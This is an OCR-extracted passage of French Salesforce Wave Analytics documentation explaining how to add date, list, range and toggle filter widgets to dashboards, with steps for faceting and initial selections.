Vous pouvez définir un filtre initial pour chaque widget de filtre de sélection. Par exemple, vous pouvez définir un widget de date pour afficher par défaut l'année passée. Lorsque le visualiseur ouvre le tableau de bord, il affiche uniquement les résultats de l'année précédente. Si l'étape est facettée, les autres widgets sont également filtrés pour afficher uniquement les résultats de l'année précédente. Contrairement à un filtre global, un visualiseur de tableau de bord peut changer la sélection pour filtrer les résultats différemment ou bien retirer le filtre.

**Remarque:** Pour activer un widget de filtre de sélection afin de filtrer d'autres widgets, vous devez activer le facettage dans cette étape.

### Ajout d'un widget de date pour filtrer les résultats des tableaux de bord en fonction d'une date

Utilisez un widget de date afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une plage de dates sélectionnée. La plage peut utiliser des dates relatives (telles que le mois dernier) ou absolues (telles que 15/08/2016). Par exemple, vous pouvez ajouter un widget de date pour filtrer les requêtes en fonction de la date de fermeture afin de visualiser les requêtes fermées ce mois ou le mois dernier.

### Ajout d'un widget de liste pour filtrer les résultats des tableaux de bord en fonction d'une dimension

Utilisez un widget de filtre de liste afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une dimension. Par exemple, un widget de liste peut filtrer les résultats en fonction d'un statut de requête ou d'une région spécifique.

### Ajout d'un widget de plage pour filtrer les résultats des tableaux de bord en fonction d'une mesure

Utilisez un widget de plage afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une mesure. Par exemple, un widget de plage peut afficher uniquement les opportunités dont le montant est compris entre 100 000 et 900 000 $.


### Ajout d'un widget de bascule pour filtrer les résultats des tableaux de bord en fonction d'une dimension

Utilisez un widget de bascule afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une date ou une dimension. Par exemple, un widget de bascule peut afficher les résultats basés en fonction d'un type d'enregistrement spécifique.

## Ajout d'un widget de date pour filtrer les résultats des tableaux de bord en fonction d'une date

Utilisez un widget de date afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une plage de dates sélectionnée. La plage peut utiliser des dates relatives (telles que le mois dernier) ou absolues (telles que 15/08/2016). Par exemple, vous pouvez ajouter un widget de date pour filtrer les requêtes en fonction de la date de fermeture afin de visualiser les requêtes fermées ce mois ou le mois dernier.

Le widget de date nécessite une étape avec un regroupement basé sur un champ de date.





La sélection dans ce widget filtre les résultats des autres widgets avec des étapes facettées. Vous pouvez également configurer l'étape de ce widget pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez définir une sélection initiale qui s'applique à l'ouverture du tableau de bord. Lors de la visualisation du tableau de bord, vous pouvez annuler la sélection ou la modifier pour filtrer les résultats différemment.

Remarque: Pour activer ce widget en vue de filtrer les autres widgets, vous devez activer le facettage dans cette étape.

1. Faites glisser le widget de date vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
   L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.

   Remarque: Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.




**b.** Sélectionnez le jeu de données auquel vous souhaitez appliquer le filtre.

**c.** Sélectionnez le champ de date par lequel vous souhaitez filtrer.


**d.** Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.

Vous pouvez ajouter des filtres multiples.

**e.** Pour ajouter l'étape au widget, cliquez sur **Créer**.
Wave ajoute les étapes au panneau des étapes. Le widget affiche la plage de date absolue, qui est comprise entre les valeurs minimum et maximum du champ de date. Wave n'applique aucune sélection au widget.

**4.** Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

   Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

   Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires.

7. Pour définir les sélections initiales qui s'appliquent lorsqu'un utilisateur ouvre le tableau de bord, cliquez sur , puis sur **Sélectionner les filtres initiaux**.

   Vous pouvez effectuer des sélections initiales sur un widget de graphique, de date, de liste, de bascule ou de plage. Par exemple, vous pouvez sélectionner une barre dans un graphique à barres et la définir en tant que filtre initial. Si l'étape sous-jacente du graphique à barres est facettée, les autres widgets avec des étapes facettées sont également filtrés en fonction de cette sélection initiale. Lors de l'affichage du tableau de bord, le visualiseur peut changer la sélection dans le graphique pour filtrer les résultats différemment, ou retirer le filtre.

   Remarque: Aucune sélection n'est effectuée dans ce widget lorsque l'utilisateur ouvre le tableau de bord, sauf si vous sélectionnez le filtre initial. Si l'étape est configurée pour exiger une sélection, sélectionnez le filtre initial. Sinon, la première valeur de la liste de filtrage est utilisée.

8. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

9. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

Propriétés des widgets pour les tableaux de bord


Propriétés des étapes pour les tableaux de bord

Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de liste pour filtrer les résultats des tableaux de bord en fonction d'une dimension

Utilisez un widget de filtre de liste afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une dimension. Par exemple, un widget de liste peut filtrer les résultats en fonction d'un statut de requête ou d'une région spécifique.

Le widget de liste nécessite une étape qui contient un regroupement unique basé sur une dimension. Les valeurs du regroupement sont affichées en tant que valeurs dans la liste.





**Remarque:** Vous pouvez également créer une étape statique pour spécifier une liste personnalisée de valeurs dans le widget de liste. Pour plus d'informations, reportez-vous à Création d'une étape statique avec des valeurs personnalisées.

La sélection dans ce widget filtre les résultats des autres widgets avec des étapes facettées. Vous pouvez également configurer l'étape de ce widget pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez définir une sélection initiale qui s'applique à l'ouverture du tableau de bord. Lors de la visualisation du tableau de bord, vous pouvez annuler la sélection ou la modifier pour filtrer les résultats différemment.

**Remarque:** Pour activer ce widget en vue de filtrer les autres widgets, vous devez activer le facettage dans cette étape.

1. Faites glisser le widget de liste vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
      L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.


      **Remarque:** Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.





**b.** Sélectionnez le jeu de données auquel vous souhaitez appliquer le filtre.

**c.** Sélectionnez le champ de dimension par lequel vous souhaitez filtrer.

**d.** Pour ajouter l'étape au widget, cliquez sur **Créer**.
Wave ajoute les étapes au panneau des étapes. De plus, par défaut le widget de liste est réduit et Wave ne lui applique pas les sélections.





**e.** Pour agrandir la liste et afficher plus de valeurs, augmentez la taille du widget.




**Remarque:** Si vous n'agrandissez pas la liste, lorsqu'un utilisateur visualise le tableau de bord, il peut sélectionner la flèche déroulante pour afficher les valeurs de la liste.

4. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

   Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

   Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez également spécifier l'affichage ou non de la mesure en regard de chaque valeur de la liste.

7. Pour définir les sélections initiales qui s'appliquent lorsqu'un utilisateur ouvre le tableau de bord, cliquez sur , puis sur **Sélectionner les filtres initiaux**.
   Vous pouvez effectuer des sélections initiales sur un widget de graphique, de date, de liste, de bascule ou de plage. Par exemple, vous pouvez sélectionner une barre dans un graphique à barres et la définir en tant que filtre initial. Si l'étape sous-jacente du graphique à barres est facettée, les autres widgets avec des étapes facettées sont également filtrés en fonction de cette sélection initiale. Lors de l'affichage du tableau de bord, le visualiseur peut changer la sélection dans le graphique pour filtrer les résultats différemment, ou retirer le filtre.

   Remarque: Aucune sélection n'est effectuée dans ce widget lorsque l'utilisateur ouvre le tableau de bord, sauf si vous sélectionnez le filtre initial. Si l'étape est configurée pour exiger une sélection, sélectionnez le filtre initial. Sinon, la première valeur de la liste de filtrage est utilisée.

8. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

9. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.


CONSULTER ÉGALEMENT :

- Propriétés des widgets pour les tableaux de bord
- Propriétés des étapes pour les tableaux de bord
- Création d'étapes dans le concepteur de tableau de bord Wave

## Ajout d'un widget de plage pour filtrer les résultats des tableaux de bord en fonction d'une mesure

Utilisez un widget de plage afin de permettre aux visualiseurs de filtrer les résultats des tableaux de bord Wave par une mesure. Par exemple, un widget de plage peut afficher uniquement les opportunités dont le montant est compris entre 100 000 et 900 000 $.

Le widget de plage nécessite une étape avec une mesure unique et aucun regroupement. La plage sélectionnée s'applique à toutes les valeurs de la mesure. La plage affichée dans le widget est comprise entre les valeurs minimum et maximum de la mesure.





La sélection dans ce widget filtre les résultats des autres widgets avec des étapes facettées. Vous pouvez également configurer l'étape de ce widget pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires. Vous pouvez

définir une sélection initiale qui s'applique à l'ouverture du tableau de bord. Lors de la visualisation du tableau de bord, vous pouvez annuler la sélection ou la modifier pour filtrer les résultats différemment.

Remarque: Pour activer ce widget en vue de filtrer les autres widgets, vous devez activer le facettage dans cette étape.

1. Faites glisser le widget de plage vers la zone de dessin du tableau de bord.
2. Pour utiliser une étape existante pour le widget, faites glisser l'étape depuis le panneau des étapes, puis placez-la en haut du widget.
   Si le panneau des étapes n'est pas affiché, cliquez sur l'en-tête du tableau de bord pour l'ouvrir.
3. Pour créer une étape :
   a. Cliquez sur le bouton du widget pour ouvrir l'assistant.
   L'écran Sélectionner un jeu de données s'ouvre, il présente les jeux de données par ordre de dernière utilisation.


   Remarque: Si un graphique à barres est affiché à la place dans l'explorateur, Wave a sélectionné le jeu de données que vous avez utilisé pour créer l'étape précédente du widget. Pour utiliser un autre jeu de données, fermez la boîte de dialogue de l'explorateur, puis cliquez sur **Créer une étape** dans le panneau des étapes.




   b. Sélectionnez le jeu de données auquel vous souhaitez appliquer le filtre.
   c. Sélectionnez le champ de mesure par lequel vous souhaitez filtrer.
   d. Vous pouvez également cliquer sur **Filtrer** pour filtrer les résultats.
   Vous pouvez ajouter des filtres multiples.
   e. Pour ajouter l'étape au widget, cliquez sur **Créer**.
   Wave ajoute les étapes au panneau des étapes. La plage du widget est comprise entre les valeurs minimum et maximum du champ de mesure. Wave n'applique aucune sélection au widget.

4. Pour modifier le widget et les propriétés des étapes, cliquez sur le widget.

   Le panneau Widget regroupe les propriétés de widget dans des sections. Si vous oubliez accidentellement quelques propriétés, par défaut, certaines sections peuvent être réduites. Pour agrandir ou réduire une section, cliquez sur la flèche en regard de l'en-tête de la section.




5. Définissez les propriétés du widget pour personnaliser sa présentation.

   Lorsque vous définissez une propriété, le widget affiche immédiatement les effets de votre modification.

6. Pour afficher et configurer les propriétés des étapes, cliquez sur **Étape** dans le panneau.

   Vous pouvez également configurer cette étape pour accepter des sélections uniques ou multiples, et spécifier si les sélections sont facultatives ou obligatoires.

7. Pour définir les sélections initiales qui s'appliquent lorsqu'un utilisateur ouvre le tableau de bord, cliquez sur , puis sur **Sélectionner les filtres initiaux**.

   Vous pouvez effectuer des sélections initiales sur un widget de graphique, de date, de liste, de bascule ou de plage. Par exemple, vous pouvez sélectionner une barre dans un graphique à barres et la définir en tant que filtre initial. Si l'étape sous-jacente du graphique à barres est facettée, les autres widgets avec des étapes facettées sont également filtrés en fonction de cette sélection initiale. Lors de l'affichage du tableau de bord, le visualiseur peut changer la sélection dans le graphique pour filtrer les résultats différemment, ou retirer le filtre.

   Remarque: Aucune sélection n'est effectuée dans ce widget lorsque l'utilisateur ouvre le tableau de bord, sauf si vous sélectionnez le filtre initial. Si l'étape est configurée pour exiger une sélection, sélectionnez le filtre initial. Sinon, la première valeur de la liste de filtrage est utilisée.

8. Pour prévisualiser les modifications apportées au tableau de bord, cliquez sur .

9. Pour enregistrer les modifications apportées au tableau de bord, cliquez sur .

   Important: Si vous fermez le tableau de bord sans enregistrer, vous perdez vos modifications.

CONSULTER ÉGALEMENT :

Propriétés des widgets pour les tableaux de bord

